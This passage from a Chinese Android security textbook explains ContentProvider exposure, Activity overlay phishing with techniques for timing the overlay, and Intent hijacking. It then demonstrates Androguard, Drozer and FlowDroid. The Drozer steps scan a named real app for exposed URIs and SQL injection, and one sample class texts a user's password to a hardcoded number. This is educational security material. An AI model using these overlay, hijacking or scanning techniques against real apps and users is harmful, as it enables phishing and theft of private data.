很多 Android 应用选择使用 ContentProvider 来访问应用私有数据或者配置应用设置信息，然而在 Android 4.2 之前，ContentProvider 组件默认是公开的，因此为这些应用带来了安全隐患。对 ContentProvider 组件引起的安全问题的研究发现，ContentProvider 组件暴露可能导致设备上的用户数据和应用内的私有数据被动泄露以及系统或应用程序的设置被篡改[5]。

具体来说，通过访问相关 Android 应用暴露的 ContentProvider 组件，攻击者可能获取的数据有：①用户收到和发出的 SMS 消息；②设备上的联系人信息；③即时通信应用中的会话信息；④用户标识，例如用户名、密码、著名社交网站的认证 token 等；⑤浏览器历史记录和标签；⑥接听或拨打的电话记录等。而通过针对 ContentProvider 组件的 insert、update 等操作，攻击者可以实施修改设备设置信息，后台下载任意文件等操作。

2. Activity 覆盖攻击

Activity 是 Android 应用与用户进行交互的主要组件，类似 Windows 窗口，但是与传统电脑不同的是，Android 并没有在手机屏幕上显示当前与用户进行交互的是哪个应用的界面，因此恶意应用可以通过 Activity 覆盖攻击使用钓鱼界面获取用户的交互信息。

Activity 覆盖攻击是指恶意 Android 程序在后台监控当前界面的变换，当发现目标应用的目标 Activity 切换到前台时，用自己伪造的钓鱼界面代替目标界面展示在前台，骗取用户输入。由于用户只能从界面展示上判断当前与之交互的应用程序，当钓鱼界面与目标界面不存在肉眼可辨的差别时，用户难以发现 Activity 覆盖攻击的存在。

Activity 覆盖攻击的步骤如图 11-5 所示，其中存在两个难点：设计钓鱼界面和探测合适的弹出时间。



图 11-5　Activity 覆盖攻击步骤

1）钓鱼界面设计

钓鱼界面的设计目标是将一个与目标界面十分相似的界面展示在目标界面之上。外观上的展示参照目标界面的布局设计进行布局即可，界面展示的载体窗口的选择却有多种途径。最直接的方法是使用 Activity 组件来实现钓鱼界面，但是当钓鱼 Activity 切换到屏幕上时，其所属的恶意程序也将被切换到近期任务列表的顶端，用户通过查看近期任务列表即可能发觉攻击的存在。除了使用 Activity 来构建钓鱼界面，恶意程序还可以使用 Toast 和自定义窗口覆盖当前界面上的 Activity 组件，并且 Toast 和自定义窗口的使用不会将恶意程序切换到近期任务列表的顶端。此外在使用自定义窗口时，还可以通过为窗口设置不同的 FLAG 灵活设定窗口接收点击事件的能力，使得攻击场景的设计更加巧妙。

2）弹出时间探测

寻找合适的弹出时间是保持 Activity 覆盖攻击的隐蔽性的重要方面，Bianchi 等人对相关的技术进行了很好的总结[6]，简述如下。

(1) 读取系统日志信息。

在 Android 4.1 之前的系统里，所有的应用和系统服务都可以将日志信息和调试信息写入一个系统日志里，任何申请了 READ_LOGS 权限的应用都可以读取该日志中的信息，通过读取 ActivityManager 服务写入的日志信息，应用程序就可以获知最后一个绘制在屏幕上的 Activity。为了解决系统日志信息全局可读导致的安全隐患，在 Android 4.1 之后，一个应用只能读取它自己创建的日志信息。

（2）读取当前运行应用信息。

Android 5.0 之前，拥有 GET_TASKS 权限的 Android 应用可以通过调用 getRunningTasks 函数获取当前运行应用的信息，获知哪个应用在前台运行以及哪个 Activity 展示在屏幕前端。但是该功能在 Android 5.0 之后发生了改变，Android 应用通过调用 getRunningTasks 函数仅可以获取自身 Activity 的信息。

（3）读取 proc 文件系统信息。

Android 应用可以从/proc 目录下获取当前运行的 App 的列表，并且读取/proc/<process_pid>/cmdline 和/proc/<process_pid>/cgroup 文件的信息，其中 cmdline 文件中给出了拥有<process_pid>的 App 的包名，而 cgroup 文件给出了该应用是否在前台的信息。当拥有<process_pid>的 App 在前台运行时，/proc/<process_pid>/cgroup 文件的内容如图 11-6 所示；当 App 未在前台运行时，/proc/<process_pid>/cgroup 文件的内容如图 11-7 所示，因此通过监控/proc/<process_pid>/cgroup 文件内容的改变，可以获知当前是哪个应用被切换到了前台。

```
shell@m0cmcc:/proc $ cat 10077/cgroup
cat 10077/cgroup
2:cpu:/apps
1:cpuacct:/uid/10135
```

图 11-6　App 处于前台时 cgroup 文件的内容

```
shell@m0cmcc:/proc $ cat 10077/cgroup
cat 10077/cgroup
2:cpu:/apps/bg_non_interactive
1:cpuacct:/uid/10135
```

图 11-7　App 未在前台运行时 cgroup 文件的内容

此外，还可以根据 Chen 等人提出的通过共享内存进行侧信道攻击的方法[7]判断当前界面上显示的 Activity 是否是目标 Activity。应用中每一次 Activity 的切换都会引起其所使用的共享内存的变化，关于共享内存的使用情况可以查看/proc/<process_pid>/statm 文件的内容，由于一个 Activity 是一个全屏窗口，因此它的创建所引起的共享内存使用量的变化对于一个给定的设备来说是一个固定的值。知晓有 Activity 切换事件发生后，通过事先收集的 Activity 特征和 Activity 切换图来判断当前是该应用的哪个 Activity 在前台。Activity 特征包含 Activity 切换到前台时是否调用输入法、是否查询 ContentProvider、是否有联网事件以及 CPU 占用时间等。经测试，该方法在 Android 5.0 及以上的系统中依旧可以成功实施。

3. Intent 劫持

组件之间的信息传递和协调工作通常通过 Intent 来完成，Intent 分为显式和隐式两种，显式 Intent 是在要发送的 Intent 对象中指定了目标组件名称，只能由指定的组件来接收的 Intent；隐式 Intent 没有明确指出目标组件名称，而是列出了接收者应该满足的条件，隐式 Intent 中的过滤条件通过 action、category 和 data 给出。一个恶意应用可以通过申明一个符合目标 Intent 过滤条件的意图过滤器（Intent Filter）来截获未受到权限保护的隐式 Intent，获取其中传递的所有数据，甚至影响正常的程序运行[8]。通过 Intent 劫持

可能发起的攻击包括以下几种。

1）广播内容窃取

广播内容通常通过隐式 Intent 进行发送，当发送的 Intent 未受到合适的权限保护时，恶意应用可以实施窃听、篡改和拒绝服务攻击。

恶意应用可以通过声明一个 BroadcastReceiver 组件并为其设置合适的 Intent Filter 的方式窃听所有应用发出的公开广播，Intent 的发送者和用户根本无从知晓攻击的存在。

对于有序广播（ordered broadcast）而言，广播数据是按一定的次序传递给相应的 BroadcastReceiver 组件的，此时恶意应用可以通过声明一个优先级更高的 BroadcastReceiver 组件优先获取广播信息，在广播信息中插入数据后传递给后面的广播接收器以实施数据注入攻击，或者将当前的广播丢弃以实施拒绝服务攻击。

2）Activity 劫持

恶意应用可以将自己的 Activity 注册为一个隐式 Intent 的目标 Activity，从而代替目标 Activity 展示在界面上。

一个简单的 Activity 劫持攻击可以读取 Intent 中传递的数据，之后将其转发给目标 Activity。而一个复杂的 Activity 劫持攻击可以使用一个钓鱼 Activity 来窃取用户提供的信息。例如一个应用中提供了一个捐赠按钮，当用户点击该按钮时，当前应用将会发送一个隐式 Intent 启动其他的应用来完成支付操作。如果一个恶意 Activity 截获了该 Intent，恶意程序可以获取用户提供的用户名、密码等信息。

但是 Activity 劫持攻击的隐蔽性较差，因为当多个 Activity 与一个隐式 Intent 匹配且用户未选择默认接收者时，系统将弹出选择框请求用户选择响应当前 Intent 的目标应用，如图 11-8 所示，此时攻击易被发觉。攻击者可以通过两种方法绕过该机制，一种是为恶意应用设置与目标应用相似的图标和名称；另一种是在恶意应用中提供更吸引人的服务吸引用户主动选择该应用作为目标应用。



图 11-8 系统请求用户选择目标应用


除了上述攻击后果，Activity 劫持攻击还可以导致错误注入攻击。当一个应用通过 startActivityForResult 函数启动一个 Activity 时，被启动的 Activity 需要向其返回处理结果，在 Activity 劫持攻击场景下，恶意 Activity 可以向其调用者注入一个恶意的返回值。

3）服务劫持

恶意应用可以声明一个 Service 组件使其符合目标 Intent 的过滤条件，于是发送 Intent 的应用将与恶意 Service 组件建立连接，恶意 Service 组件可以窃取数据并向 Intent 的发送者发送错误的运行结果，当 Intent 的发送者向 Service 组件提供了回调函数时，恶意 Service 组件也可以利用回调函数实施其他攻击。与 Activity 劫持不同的是，当系统中有多个 Service 满足一个 Intent 的过滤条件时，系统随机选择一个 Service 进行处理而不是通知用户进行选择。

4）特殊 Intent

Intent 中可以放置访问一个 ContentProvider 中的数据的 URI，当 Intent 的接收方没



有访问这个 URI 的权限时,Intent 的发送方可以为 Intent 添加 FLAG_GRANT_READ_URI_PERMISSION 标识或者 FLAG_GRANT_WRITE_URI_PERMISSION 标识以授予接收方访问权限。如果恶意程序截获了含有上述标识的 Intent,则可以访问 URI 连接的数据,造成数据泄露。

此外,PendingIntent 的使用也给 Android 应用带来了很大的安全风险。PendingIntent 是一个特殊的 Intent,它保留了其创建者所有的权限和能力,允许接受者以创建者的身份和权限执行创建者在 Intent 中预先定义的一些操作。Li 等人[9]在分析 Android 应用使用的推送服务时发现,通过精心设计的攻击场景,攻击程序可以通过 PendingIntent 获取目标应用的数据或者使目标应用执行攻击者的命令。

11.3 静 态 分 析

11.3.1 权限分析

权限的使用是 Android 应用程序与普通 PC 程序存在的显著不同,Android 使用权限机制来限制应用程序的能力,应用程序只有申请相应的权限才可以访问并使用受保护的资源,因此权限的使用从一定程度上反映了应用程序可能具有的功能,通过权限的使用来分析 Android 应用的安全性是一个直观的切入点。

Enck 等人[10]在 2009 年首先提出可以通过权限申请判断一个应用程序是否具有危险功能,其开发的原型系统 Kirin 将危险功能与实施该功能所需的权限集合对应,认为申请了这些权限的应用程序具备实施恶意行为的能力,例如短信吸费类恶意程序都申请了发送短信的权限,远程控制类恶意程序都申请了联网或接收短信权限等。但是申请了相应的权限并不表示这些应用真实实施了相应的行为,分析具体权限是如何被使用的才是关键。此外,Felt 等人[11]指出,应用程序开发者在实际开发过程中会申请过多的权限,其中部分权限并未被实际使用。这些过度申请的权限不仅会造成 Kirin 等类似系统的检测结果具有较高的误报率,而且增加了应用被其他恶意软件利用实施危险行为的可能性。因此,检测 APK 文件中的权限使用点及未使用权限是 Android 应用权限分析的重点。

对 Android 应用进行权限检查的工具有很多,这里介绍一款常用的静态分析工具——Androguard[12]。Androguard 是对 Android 应用进行静态分析的重要工具,其他很多静态分析工具都在 Androguard 基础上进行扩展。分析人员可以使用 Androguard 获取应用程序的基本信息,提取 AndroidManifest.xml 文件,构建函数调用图等。针对权限问题,Androguard 也提供了相应的函数来获取 Android 应用中权限的使用点。

Androguard 统计了所有需要使用权限的方法和字段,以及它们与具体权限之间的对应关系。在分析具体 App 的权限使用点时,Androguard 遍历 APK 中所有的方法和变量,寻找与权限相对应的方法和字段的使用,并保存其调用路径。

使用 Androguard 进行分析的直观操作方式是使用其提供的交互分析工具 androlyze.py,通过./androlyze.py-s 可以进入交互分析界面。输入图 11-9 中的命令,则可得到当前应用使用的权限信息及其使用点,如图 11-10 所示。

```
In [5]: apk,d,dx = AnalyzeAPK("/home/lulu/fruitninja.apk")

In [6]: show_Permissions(dx)
```

图 11-9 获取权限使用点的命令

```
In [6]: show_Permissions(dx)
ACCESS_NETWORK_STATE :
1 Lcom/openfeint/internal/OpenFeintInternal;->isFeintServerReachable()Z (0x18) -
--> Landroid/net/ConnectivityManager;->getActiveNetworkInfo()Landroid/net/Networ
kInfo;
READ_LOGS :
1 Lcom/openfeint/internal/Util;->run(Ljava/lang/String;)V (0xc) ---> Ljava/lang/
Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
WAKE_LOCK :
1 Lcom/halfbrick/fruitninja/SoundManager$AudioLoaderThread$MusicCompleteListener
;->onCompletion(Landroid/media/MediaPlayer;)V (0x74) ---> Landroid/media/MediaPl
ayer;->start()V
1 Lcom/halfbrick/fruitninja/SoundManager$AudioLoaderThread;->AutoPause()V (0x20)
 ---> Landroid/media/MediaPlayer;->stop()V
1 Lcom/halfbrick/fruitninja/SoundManager$AudioLoaderThread;->AutoResume()V (0x28
) ---> Landroid/media/MediaPlayer;->start()V
1 Lcom/halfbrick/fruitninja/SoundManager$AudioLoaderThread;->PlaySong(Ljava/lang
/String;)V (0x148) ---> Landroid/media/MediaPlayer;->start()V
GET_ACCOUNTS :
1 Lcom/openfeint/internal/Util5;->getAccountNameEclair(Landroid/content/Context;
)Ljava/lang/String; (0xc) ---> Landroid/accounts/AccountManager;->getAccountsByT
ype(Ljava/lang/String;)[Landroid/accounts/Account;
```

图 11-10 权限使用点信息

除了使用 androlyze. py 交互环境，还可以在代码中直接调用相关的函数来检测某个具体权限的使用点，如图 11-11 所示。

```python
def display_PERMISSION(apk) :
    # Show methods used by permission
    vm = dvm.DalvikVMFormat( apk.get_dex() )
    vmx = analysis.uVMAnalysis( vm )
    perms_access = vmx.get_permissions( "WAKE_LOCK" )
    for perm in perms_access :
        print "PERM : ", perm
        analysis.show_Paths( vm, perms_access[ perm ] )
```


图 11-11 编程获取权限使用点信息

此外，通过对比 show _ Permissions (dx) 命令给出的结果与被测应用 AndroidManifest. xml 文件中给出的权限列表，可以发现应用申请了但并未实际使用的权限，检测过权限问题。

11.3.2 组件分析

Android 应用组件中存在的安全问题已经在 11. 2. 2 节中进行了详细的介绍。针对这些问题，研究人员已经提出了多个检测方案和工具，这里介绍一款十分便利的工具——Drozer[13]。Drozer 原名 mercury，是一款 Android 应用安全评估工具，可以检测多种安全漏洞，其中提供了针对组件安全的分析检测功能。

Drozer 提供的是交互式的分析环境，需要在目标应用安装的设备上安装 agent. apk



作为接收命令并执行具体操作的客户端，分析人员可以在远端控制台输入命令并查看 Drozer 执行的结果。Drozer 不仅可以获取目标应用申请的权限、暴露的组件等一些静态信息，还可以通过发送相应的 Intent 数据与目标应用进行动态交互。

下面以检测手机百度应用软件中的暴露组件为例，阐述 Drozer 工具的使用。

1. 查找完整包名

Drozer 的某些命令只能输入完整的包名才能执行，因此当不知道测试应用的完整包名时，需要使用 app. package. list 命令进行查询，参数为包名中应含有的关键字。针对百度搜索应用的查找命令及其执行结果如图 11-12 所示。

```
dz> run app.package.list -f baidu
com.baidu.searchbox (Baidu)
```

图 11-12　查找完整包名

当该命令未列出参数时，返回结果为当前设备上所有已安装应用的包名。

2. 列出被测应用的详细信息

输入命令为

```
run app.package.info -a com.baidu.searchbox
```

针对手机百度应用软件的运行结果如下：

```
Package: com.baidu.searchbox
  Application Label: Baidu
  Process Name: com.baidu.searchbox
  Version: 7.0
  Data Directory: /data/data/com.baidu.searchbox
  APK Path: /data/app/com.baidu.searchbox-1.apk
  UID: 10047
  GID: [1006, 3003, 1015, 1028]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.CAMERA
  - com.baidu.searchbox.permission.APS_INSTALL
  …
  Defines Permissions:
  - com.baidu.permission.write_bookmark
  - com.baidu.permission.performance.monitor
  - com.baidu.searchbox.permission.APS_INSTALL
```

这里列出了从 AndroidManifest. xml 文件中可以获取的一些信息，如应用程序标签、包名、版本号、申请和声明的权限等，以及应用程序使用的数据存储路径、第三方库等。

3. 列出被测应用中暴露的组件

输入命令为

```
run app.package.attacksurface com.baidu.searchbox
```

运行结果如下：

```
Attack Surface:
  39 activities exported
  18 broadcast receivers exported
  1 content providers exported
  5 services exported
```

结果说明手机百度应用软件中共有 63 个暴露给外部使用的组件，可能会被攻击者利用造成危害。这里以其中暴露的 ContentProvider 组件为例进行下面的分析。

4. 查看暴露的 Activity 组件信息

输入命令为

```
run app.activity.info -a com.baidu.searchbox
```

运行结果如下：

```
Package: com.baidu.searchbox
  com.baidu.searchbox.SplashActivity
  com.baidu.searchbox.MainActivity
  com.baidu.searchbox.widget.ClockWidgetConfigure
  com.baidu.searchbox.SearchActivity
  ...
```

结果中列出了暴露的 Activity 组件的类名，可用于从百度应用外部启动相应的 Activity。

5. 查看暴露的 BroadcastReceiver 组件信息

输入命令为

```
run app.broadcast.info -a com.baidu.searchbox
```

运行结果如下：

```
Package: com.baidu.searchbox
  Receiver: com.baidu.searchbox.LauncherSearchBoxReceiver
  Receiver: com.baidu.searchbox.widget.SearchWidgetProvider
  Receiver: com.baidu.searchbox.widget.TransSearchWidgetProvider
  Receiver: com.baidu.searchbox.widget.ClockWidgetProvider
  ...
```

6. 查看暴露的 Service 组件信息

输入命令为

```
run app.service.info -a com.baidu.searchbox
```

运行结果如下：




```
Package: com.baidu.searchbox
  com.baidu.android.pushservice.CommandService
    Permission: null
  com.baidu.searchbox.service.HandleSSOService
    Permission: null
  ...
```

7. 查看暴露的 ContentProvider 组件信息

输入命令为

```
run app.provider.info -a com.baidu.searchbox
```

运行结果如下：

```
Package: com.baidu.searchbox
  Authority: baidusearch_bookmark
    Read Permission: null
    Write Permission: com.baidu.permission.write_bookmark
    Content Provider: com.baidu.searchbox.bookmark.BookmarkProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

结果给出了当前暴露的 ContentProvider 组件为 com.baidu.searchbox.bookmark.BookmarkProvider，该组件有写权限保护，但是没有读权限的保护，因此可能被攻击者利用，获取通过该组件可以访问的应用数据。

8. 列出可用的 URI

输入命令为

```
run scanner.provider.finduris -a com.baidu.searchbox
```

运行结果如下：

```
Scanning com.baidu.searchbox...
Unable to Query  content://com.tencent.mm.sdk.plugin.provider/sharedpref/
Unable to Query  content://mms-sms/conversations/
Able to Query    content://baidusearch_bookmark/bookmarksdir/
...
Accessible content URIs:
  content://telephony/carriers/preferapn/
  content://baidusearch_bookmark/bookmarksdir
  content://baidusearch_bookmark/bookmarksdir/
  content://baidusearch_bookmark/bookmarks
  content://baidusearch_bookmark/bookmarks/
  content://telephony/carriers/preferapn
```

Drozer 遍历了被测应用中所有的 URI，列出了其中可以在该应用外部访问的 URI，有了这些 URI 就可以尝试进行访问了，例如通过 run app.provider.query content://

baidusearch_bookmark/bookmarks 获取用户使用手机百度访问的网页信息。

9．检查可以实施 SQL 注入攻击的 URI

输入命令为

```
run scanner.provider.injection -a com.baidu.searchbox
```

运行结果如下：

```
Scanning com.baidu.searchbox...
Not Vulnerable:
  content://baidusearch_bookmark/
  content://mms-sms/conversations/
  ...
Injection in Projection:
  content://telephony/carriers/preferapn/
  content://baidusearch_bookmark/bookmarksdir/
  content://baidusearch_bookmark/bookmarks
  content://telephony/carriers/preferapn
  content://baidusearch_bookmark/bookmarks/
  content://baidusearch_bookmark/bookmarksdir
Injection in Selection:
  content://telephony/carriers/preferapn/
  content://baidusearch_bookmark/bookmarksdir/
  content://baidusearch_bookmark/bookmarks
  content://telephony/carriers/preferapn
  content://baidusearch_bookmark/bookmarks/
  content://baidusearch_bookmark/bookmarksdir
```

11.3.3 代码分析

代码是实现应用功能的根本，所以分析 Android 应用中是否存在安全问题，最重要的还是要分析具体代码。对代码进行分析有多种方面，例如函数调用路径分析、数据流分析、控制流分析等，根据不同的分析目标采用不同的方法。这里介绍几种典型设计方案或者工具，供读者在进行具体分析时选用。

1．FlowDroid

FlowDroid[14]是一个静态污点分析系统，追踪数据从数据源到数据流出点的流动，用于检测 Android 应用中的隐私泄露问题。数据源是应用程序获取隐私数据的调用函数，例如 TelephonyManager 的 getDeviceId 函数；数据流出点是将隐私数据写入一个可供开发者访问的资源的函数，通常写入 socket 中，通过网络将隐私数据传送出去。

FlowDroid 的整体设计思想如下：分析从程序入口点到隐私数据源之间的可达性，从这些数据源出发，追踪隐私数据在控制流图中的传递，当隐私数据到达一个流出点时，即可判定存在隐私泄露。

1）控制流图构建

与 Java 程序不同，Android 应用并没有一个单一的 main 函数作为整个程序运行的开始，而是拥有很多入口点，这些入口点可能是暴露的组件，也可能是 Android framework 可以隐式调用的函数（如组件的生命周期转换函数）。Android 应用中的每个组件都有自己完整的生命周期，可以依托这样的生命周期转换流程构建控制流图。FlowDroid 创建了一个虚拟 main 函数来模拟组件生命周期的转换，同时虚拟 main 函数中还需要对应用中注册的回调函数的调用进行模拟。FlowDroid 为每一个 Android 应用生成一个对应的虚拟 main 函数，在 main 函数中包含当前应用所有入口点组件的生命周期转换函数和回调函数调用，之后构建虚拟 main 函数的控制流图，并基于此构建整个应用的过程间控制流图。

例如，在图 11-13 所示的例子中，onRestart 是 Activity 的生命周期相关函数，sendMessage 是开发者在布局文件中注册的按钮点击事件的回调函数（回调函数也可以通过一些公开的系统方法来注册，例如 setOnClickedListener，FlowDroid 也可以处理这种方式的回调函数）。FlowDroid 对图 11-13 中的代码生成虚拟 main 函数后构建的控制流图如图 11-14 所示，其中 p 为抽象判断语句，表示在不同条件下会执行不同的步骤。

```
public class LeakageApp extends Activity{
private User user = null;
protected void onRestart(){
  EditText usernameText =
    (EditText)findViewById(R.id.username);
  EditText passwordText =
    (EditText)findViewById(R.id.pwdString);
  String uname = usernameText.toString();
  String pwd = passwordText.toString();
  if(!uname.isEmpty() && !pwd.isEmpty())
    this.user = new User(uname, pwd);
}
//Callback method in xml file
public void sendMessage(View view){
  if(user == null) return;
  Password pwd = user.getpwd();
  String pwdString = pwd.getPassword();
  String obfPwd = "";
  //must track primitives:
  for(char c : pwdString.toCharArray())
    obfPwd += c + "_"; //String concat.

  String message = "User: " +
     user.getName() + " | Pwd: " + obfPwd;
  SmsManager sms = SmsManager.getDefault();
  sms.sendTextMessage("+44 020 7321 0905",
    null, message, null, null);
}
```

图 11-13 示例代码

在 FlowDroid 最终构建的过程间控制流图中，每一个节点对应一条程序语句，代表过程间调用的有两类节点，一类是调用节点，另一类是返回节点。控制流图中有 4 种类型的




图 11-14　控制流图

边，第一种是调用边，连接一个过程调用的调用节点与被调用过程的开始节点；第二种是返回边，连接一个方法的退出节点与其对应的调用语句的返回节点；第三种是 call-to-return 边，是过程内的边，连接调用节点和返回节点；第四种是普通边，是上述 3 种类型之外的所有的边。

2）污点传播分析

污点传播分析是跟踪隐私数据在程序中如何使用的最佳方法，将隐私数据标记为污点数据，在其传播过程中将污点标记附随传播，最后通过查看污点标记出现的地方就可以知晓隐私数据的流动过程。

FlowDroid 的污点传播分析可以精确到字段级别，包括前向污点分析和后向别名分析两部分。例如，在图 11-15 所示的例子中，source()为隐私数据源函数，因此 w 为污点源。污点传播分析过程如下：①w 作为污点源，向前传递给了 x. f；②继续向前追踪 x. f 污点标记的传递；③后向别名分析发现 x 和 z. g 是引用的数据堆中同一位置，因此 x 是 z. g 的别名；④将 z. g. f 标记为污点数据；⑤z 是 foo 函数的参数，而 main 函数在传参时使用的是 a，因此 z 是 a 的别名，a. g. f 被标记为污点数据；⑥继续后向分析，发现 b=a. g，即 b 是 a. g 的别名，而上面的分析中 a. g. f 已经为污点数据，因此将 b. f 标记为污点数据；⑦此时后向分析已无须再进行，从 b 开始做前向分析，发现数据流出函数 sink 的参数 b. f 已被标记为污点源数据，因此发现了从 source 到 sink 的隐私数据泄露。

